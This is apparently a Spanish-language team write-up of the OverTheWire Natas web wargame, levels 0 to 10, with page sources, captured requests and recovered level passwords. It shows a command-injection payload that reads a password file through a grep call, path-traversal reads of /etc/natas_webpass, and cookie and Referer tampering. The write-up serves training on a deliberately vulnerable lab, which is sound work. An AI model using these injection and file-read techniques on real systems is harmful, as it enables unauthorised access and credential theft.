


# CTF web

Equipo: Unai, Aitzol, Iñaki, Antonio

## Natas 0

En este nivel basta con mirar el código fuente para obtener la flag.



```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.ove
10 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
11 <body>
12 <h1>natas0</h1>
13 <div id="content">
14 You can find the password for the next level on this page.
15
16 <!--The password for natas1 is g9D9cREhslqBKtcA2uocGHPfMZVzeFK6 -->
17 </div>
18 </body>
19 </html>
20
```

# Flag

g9D9cREhslqBKtcA2uocGHPfMZVzeFK6

## Natas 1

En este nivel nos dice que el clic derecho esta bloqueado pero si lo hacemos fuera del recuadro nos deja hacer clic derecho, por lo que mirando el código fuente obtenemos la flag

```
view-source:http://natas1.natas.labs.overthewire.org/

1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css" />
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas1", "pass": "g9D9cREhslqBKtcA2uocGHPfMZVzeFK6" };
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14 You can find the password for the
15 next level on this page, but rightclicking has been blocked!
16
17 <!--The password for natas2 is h4ubbcXrWqsTo7GGnnUMLppXb0ogfBZ7 -->
18 </div>
19 </body>
20 </html>
21
```

```
# Flag
h4ubbcXrWqsTo7GGnnUMLppXb0ogfBZ7
```

## natas 2

La pista de este nivel nos dice que no hay nada en esa pagina por lo que pensamos que la flag estará en otro directorio, mirando el código fuente vemos la siguiente ruta

```

<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://nata
<script>var wechallinfo = { "level": "natas2", "pass": "h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7" };</scri
<body>
<h1>natas2</h1>
<div id="content">
There is nothing on this page




</div>
</body></html>

```

buscamos el directorio files

natas2.natas.labs.overthewire.org/files/

## Index of /files

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>	-	-	-
 <a href="#">pixel.png</a>	2023-10-05 06:15	303	
 <a href="#">users.txt</a>	2023-10-05 06:15	145	

En users.txt obtenemos la siguiente flag

natas2.natas.labs.overthewire.org/files/users.txt

```


# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVW3m
natas3:G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q
eve:zo4mJWyNj2
mallory:9urtcpzBmH

```


```
# Flag  
G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q
```

## natas 3

En este nivel la pista nos dice que no hay nada en ese web por lo que pensabos que la flag debe encontrarse en otro directorio, buscamos el robots.txt y obtenemos un directorio secreto



lo buscamos y obtenemos la siguiente flag



```
# Flag  
tK0cJIbzM4lTs8hbCmzn5Zr4434fGZQm
```

## natas 4

En este nivel nos dice que debemos ingresar desde la pagina del nivel 5 para acceder a el, por lo que capturando la petición que se realiza al dar refresh con burp podemos cambiar el referer de la petición, el referer es la cabecera que permite a los servidores identificar de donde les visitan las personas.

cambiamos el 4 por el 5 en el referer y obtenemos la siguiente flag

```
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic bmF0YXN0OnRLT2NKSWJ6TTRsVHM4aGJDbj
8 Connection: close
9 Referer: http://natas5.natas.labs.overthewire.org/
10 Cookie: __utma=176859643.1487315631.1701765773.1701765773.1701765773.1701765773

Access granted. The password for natas5 is Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD
<br/>
<div id="viewsource">
```

```
# Flag
Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD
```

## natas 5

Capturando la petición con burp y enviándolo al repeater vemos el siguiente campo

```
176859643.17017657
loggedin=0
Upgrade-Insecure-R
```

el 0 indica que no esta logeado por lo que lo interpretamos como falso, para cambiar el estado a verdadero cambiamos el 0 por un 1 obteniendo asi la siguiente flag

```
176859643.17017657
loggedin=1
Upgrade-Insecure-R

Access granted. The password for natas6 is f0IvE0MDtPTgRhqmmvvA0t2EfXR6uQgR
```

f0IvE0MDtPTgRhqmmvVA0t2EfXR6uQgR


## natas 6

En este nivel podemos ver el código fuente

```
include "includes/secret.inc";

if(array_key_exists("submit", $_POST)) {
    if($secret == $_POST['secret']) {
        print "Access granted. The password for natas7 is <censored>";
    } else {
        print "Wrong secret";
    }
}
```

observando el código podemos ver la ruta includes/secret.inc, buscándola con el navegador aparece una web en blanco pero si vemos el código fuente de esta vemos el valor de la variable secret



la introducimos en el campo de input secret y obtenemos la siguiente flag.

Access granted. The password for natas7 is  
jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr

Input secret:

[View](#)


```
# Flag
jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr
```

## natas 7

en este nivel nos aparecen dos links Home y About al hacer clic en uno de ellos la url muestra un campo page el cual busca la pagina en la que hayamos hecho clic.

Esto nos hace pensar que al igual que busca una pagina puede buscar ficheros en el servidor como lo haríamos en un path transversal o Local file inclusion.

por lo que buscamos la ruta /etc/natas\_webpass/natas8 y obtenemos la siguiente flag.



```
# Flag
a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB
```

## natas 8

En este nivel podemos ver el código fuente

```

<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
?>

```

observamos que hace una serie de cifrados de la variable \$secret la cual debe ser igual al valor de la variable \$encodedSecret

Buscamos un ide online de php y realizamos el descifrado con el siguiente código

```

<?php
// Your code here!
$encodedSecret = "3d3d516343746d4d6d6c315669563362";
$reversed = hex2bin($encodedSecret);
$base64Decoded = base64_decode(strrev($reversed));

echo $base64Decoded;

?>



```

obtenemos el valor del secreto.

Salida	Entrada	Comentarios
oubWYf2kBq		

lo introducimos y obtenemos la siguiente flag





```
# flag  
Sda6t0vkOPkM8Ye0ZkAGVhFoaplvl1JFd
```

## natas 9

En este nivel tenemos la posibilidad de ver el código fuente, analizándolo vemos que ejecuta el comando `-i`.

Al realizar una ejecución de comandos probamos a realizar un command injection teniendo éxito visualizando la flag de natas 10

```


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

```

```
; cat /etc/natas_webpass/natas10 #
```



```
# Flag
D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE
```

## natas 10


En este nivel se bloquean los caracteres para concatenar comandos por lo que debemos de visualizar la flag con el comando grep.

Como sabemos de niveles anteriores las flags son un numero de caracteres aleatorios, por lo que es ir probando a buscar caracteres con grep hasta que

nos muestre la flag en la ruta /etc/natas\_webpass/natas11

Buscamos la letra "a" seguido de la ruta de la siguiente flag y la obtenemos

```
a /etc/natas_webpass/natas11
```



For security reasons, we now filter on certain characters

Find words containing:

Output:

1KFqoJXi6hRaPluAmk8ESDW4fSysRoIg

[View sourcecode](#)